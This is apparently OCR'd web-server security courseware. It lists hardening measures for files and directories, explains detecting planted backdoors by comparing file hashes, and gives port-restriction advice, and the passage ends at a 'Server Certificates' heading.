
Countermeasures: Files and Directories

1. Eliminate unnecessary files within the **.jar files**
2. Eliminate **sensitive configuration** information within the **byte code**
3. Avoid mapping **virtual directories** between two different servers, or over a network
4. Monitor and check all **network services logs**, **website access logs**, **database server logs** (e.g., Microsoft SQL Server, MySQL, Oracle), and OS logs frequently
5. Disable the serving of **directory listings**
6. **Eliminate non-web files** such as archive files, backup files, text files, and header/include files
7. Disable the serving certain **file types** by creating a resource mapping
8. Ensure that **web applications** or **website files** and **scripts** are stored in a partition or drive separate from that of the OS, logs, and any other system files

Countermeasures: Files and Directories

The following countermeasures can be adopted for securing files and directories on a web server:

- Eliminate unnecessary files within .jar files.
- Eliminate sensitive configuration information within the byte code.
- Avoid mapping virtual directories between two different servers or over a network.
- Monitor and check all network services logs, website access logs, database server logs (e.g., Microsoft SQL Server, MySQL, and Oracle), and OS logs frequently.
- Disable the serving of directory listings.
- Eliminate non-web files such as archive files, backup files, text files, and header/include files.
- Disable the serving of certain file types by creating a resource map.
- Ensure that web applications or website files and scripts are stored in a partition or drive separate from that of the OS, logs, and any other system files.
- Run the web server within a sandbox directory for preventing access to system files.
- Avoid all non-web file types from being referenced in a URL.
- Run the web server processes with the least required privileges and give access only to the necessary directories.
- Exclude meta characters while processing user inputs to ensure proper filtering of inputs.
- Employ file integrity checkers to verify web content and intrusion detection.



Detecting Web Server Hacking Attempts

- Use a **Website Change Detection System** to detect hacking attempts on the web server

Website Change Detection System involves:


1. **Running specific script** on the server that detects any changes made in the existing executable file or new file included on the server
2. Periodically comparing the **hash values** of the files on the server with their respective master hash value to detect the changes made in codebase
3. **Alerting the user** upon any change detected on the server

For example: **DirectoryMonitor** is an automated tool that goes through all your web folders and detects any changes made to your codebase and alerts you via an email, if changes are detected

Detecting Web Server Hacking Attempts

An attacker who gains access to a web server by compromising security through known vulnerabilities present in the web server may attempt to plant backdoors (scripts). These backdoors allow the attacker to gain access, launch phishing attacks, or send spam emails. The victim remains unaware of the web server attack until the server is blacklisted on spam mails or until the attacker redirects the visitors of a target site hosted on the web server to some other site. Thus, a web server attack is difficult to detect unless such malicious events occur. By the time these events occur, it may be too late to react because the attacker would have already succeeded. Therefore, a mechanism to detect a web server hacking attempt in its early stages is required to prevent harm to the web server.

When an attacker installs a backdoor on a web server, the size of files infected with the backdoor automatically increases. A website change detection system (WDS) is a script that runs on the server to detect changes made to any executable file or the presence of any new file on the web server, such as HTML, JavaScript (JS), PHP, Active Server Pages (ASP), Perl, and Python files. It works by periodically comparing the hash values of the files on the server with their respective master hash values to detect any changes to the codebase. If it detects any change on the server, it alerts the user to take necessary action. Thus, WDS helps in detecting web server hacking attempts in the early stages of an attack. For example, DirectoryMonitor is an automated tool that goes through entire web folders, detects any changes made to the codebase, and alerts the user through an email.



How to Defend Against Web Server Attacks

1 Ports

- Regularly audit the ports on the server to ensure that an **insecure** or unnecessary service is not active on your web server
- Limit inbound traffic to **port 80 for HTTP** and **port 443 for HTTPS** (SSL)
- Encrypt or restrict **intranet traffic**

2 Server Certificates

